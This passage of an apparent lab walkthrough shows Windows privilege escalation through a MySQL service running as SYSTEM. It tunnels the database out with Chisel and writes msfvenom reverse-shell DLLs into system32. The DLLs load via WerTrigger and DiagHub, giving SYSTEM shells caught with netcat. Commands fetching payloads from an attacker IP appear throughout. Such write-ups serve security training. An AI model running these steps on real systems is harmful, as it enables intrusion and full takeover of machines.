  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       InHost
Enumerating the service, we can see that it was started by the local account SYSTEM.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\users\apache> cmd /c sc qc  Mysql
                    cmd /c sc qc  Mysql
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Mysql
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\xampp\mysql\bin\mysqld.exe MySQL
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : MySQL
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
The most common way to connect to the database in Windows with XAMPP is by using phpMyAdmin. However, this resource is inaccessible from outside (403 Forbidden). The simplest approach would be to perform port forwarding of port 3306 (MySQL) using Chisel and then access it from a Linux client, such as MySQL
Download chisel:
1
2
3
PS C:\programdata> wget http://192.168.45.211/chisel.exe -o chisel.exe
                   wget http://192.168.45.211/chisel.exe -o chisel.exe
PS C:\programdata>
Creating the server (kali/parrot machine):
1
2
3
4
❯ chisel server --reverse -p 1234
2023/09/18 17:46:27 server: Reverse tunnelling enabled
2023/09/18 17:46:27 server: Fingerprint dzJ8axCLDd1WNgCH9CZy+kxB0PlgxUFRDEhiFNcGARI=
2023/09/18 17:46:27 server: Listening on http://0.0.0.0:1234
The following command sets up port forwarding using Chisel, allowing remote access to the local MySQL database through an SSH tunnel via the remote server.
1
2
PS C:\programdata> .\chisel.exe client 192.168.45.211:1234 R:3306:127.0.0.1:3306
                   .\chisel.exe client 192.168.45.211:1234 R:3306:127.0.0.1:3306
1
2
2023/09/18 17:47:11 server: session#1: Client version (1.9.1) differs from server version (1.7.7)
2023/09/18 17:47:11 server: session#1: tun: proxy#R:3306=>3306: Listening
We can verify that the port forwarding has been set up correctly using the lsof command.
1
2
3
❯ lsof -i:3306
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  102600 kali    8u  IPv6 305710      0t0  TCP *:mysql (LISTEN)
After reviewing the server’s PHP files and confirming that there are no database calls where the password might be found, I assumed that it would have the default XAMPP configuration, meaning no password is set.
1
2
3
4
5
6
7
8
9
10
11
12
❯ mysql -h 127.0.0.1 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 9
Server version: 10.4.19-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
Once connected, I can see proof.txt contents.
1
2
3
4
5
6
7
8

MariaDB [(none)]> select load_file('C:\\\\Users\\Administrator\\Desktop\\proof.txt');
+-------------------------------------------------------------+
| load_file('C:\\\\Users\\Administrator\\Desktop\\proof.txt') |
+-------------------------------------------------------------+
| 9xxxxxxxxxxxxxxxxxxxxx
                          |
+-------------------------------------------------------------+
After hours of not knowing what to do, trying things like copying the SAM and SYSTEM files without success, I tried overwriting a file, and since the service is running as SYSTEM, I was able to do it.
1
2
MariaDB [(none)]> select 'test file' into outfile 'C:\\\\windows\\system32\\test.txt';
Query OK, 1 row affected (0.039 sec)
Something as simple as checking if I had write permissions in privileged paths., I hadn’t thought of it before. I started looking for resources that explained a way to abuse this privilege, and I found the following link: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#eop---privileged-file-write
In summary, in the repository, it was noticed that a file named phoneinfo.dll was missing from the system32 folder of the operating system. However, it was discovered that this file was automatically loaded after restarting the computer when boot logging was enabled in a tool called Procmon. So, the question was raised of whether it was possible to make the system load this file without the need for a reboot, and the answer was yes. Consequently, it was achieved that the system loaded that specific file without having to restart the computer.
First of all, we load a malicious DLL with the name phoneinfo.dll
1
2
3
4
5
❯ msfvenom --platform windows --arch x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.211  LPORT=443 -f dll -o phoneinfo.dll
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: phoneinfo.dll
Next, we upload the files from the repository (WerTrigger.exe and Report.wer) and phoneinfo.dll to the victim machine.
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\programdata\privesc> wget http://192.168.45.211/phoneinfo.dll -o phoneinfo.dll
PS C:\programdata\privesc> wget http://192.168.45.211/WerTrigger.exe -o WerTrigger.exe
PS C:\programdata\privesc> wget http://192.168.45.211/Report.wer -o Report.wer
PS C:\programdata\privesc> dir

    Directory: C:\programdata\privesc

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/18/2023  10:17 AM           9216 phoneinfo.dll
-a----        9/18/2023  10:18 AM           9252 Report.wer
-a----        9/18/2023  10:18 AM          15360 WerTrigger.exe
We move phoneinfo.dll to C:\windows\system32\ using MySQL.
1
2
MariaDB [(none)]> select load_file('C:\\\\programdata\\privesc\\phoneinfo.dll') into dumpfile 'C:\\\\Windows\\system32\\phoneinfo.dll';
Query OK, 1 row affected (0.038 sec)
1
2
3
4
5
6
7
PS C:\programdata\privesc> dir \windows\system32\phoneinfo.dll

   Directory: C:\windows\system32

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/18/2023  10:20 AM           9216 phoneinfo.dll
Finally, we execute WerTrigger.exe, and it’s important that both the binary and the Report.wer file are in the same directory.
1
2
3
4
5
6
7
8
9
10
11
PS C:\programdata\privesc> .\WerTrigger.exe
[+] Windows Error Reporting Trigger by @404death !
[+] Trigger launched.
[*] TCP connecting...
[*] Waiting for the DLL to be loaded...
[-] Unable to connect to server!
[*] Retrying ...
[-] Unable to connect to server!
[*] Retrying ...
[-] Unable to connect to server!
[-] Exploit failed.
Shell as system:
1
2
3
4
5
6
7
8
9
❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.211] from (UNKNOWN) [192.168.225.188] 49892
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
Method 3 Arbitrary File Write - Diaghub Method
The Microsoft Diagnostics Hub Standard Collector Service (DiagHub) is a service that collects trace information and is programmatically exposed via DCOM. This DCOM object can be used to load a DLL into a SYSTEM process, provided that this DLL exists in the C:\Windows\System32 directory.
⚠️ Starting with version 1903 and above, DiagHub can no longer be used to load arbitrary DLLs.
The current system version is lower than the one indicated in PayloadAlltheThings, so this method will work.
Ref: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#eop—privileged-file-write
Very similar to the method using Wertrigger, we generate a malicious DLL with msfvenom.
1
2
3
4
5
❯ msfvenom --platform windows --arch x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.231 EXICFUNC=THREAD LPORT=443 -f dll -o test.dll
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: test.dll
Download the diaghub binary from the following link, and together with the malicious DLL, we transfer it to the victim machine.
1
2
C:\ProgramData>powershell -c "IWR -uri http://192.168.45.231/diaghub.exe -outfile diaghub.exe
C:\ProgramData>powershell -c "IWR -uri http://192.168.45.231/test.dll -outfile test.dll
We move the malicious DLL to C:\windows\system32\ using MySQL
1
2
MariaDB [(none)]> select load_file('C:\\\\programdata\\test.dll') into dumpfile 'C:\\\\Windows\\System32\\test.dll';
Query OK, 1 row affected (0.037 sec)
When we execute diaghub, specifying the malicious DLL, we will obtain a reverse shell as NT Authority\SYSTEM.
1
2
3
4
5
6
7
8
9
10
11
12
13
C:\ProgramData>.\diaghub.exe C:\\programdata\\ test.dll
.\diaghub.exe C:\\programdata\\ test.dll
[+] CoCreateInstance
[+] CoQueryProxyBlanket
[+] CoSetProxyBlanket
[+] CreateSession
[+] CoCreateGuid
[-] Error
The remote procedure call failed.
800706BE

C:\ProgramData>
Shell as SYSTEM
1
2
3
4
5
6
7
8
9
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.231] from (UNKNOWN) [192.168.167.188] 49965
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system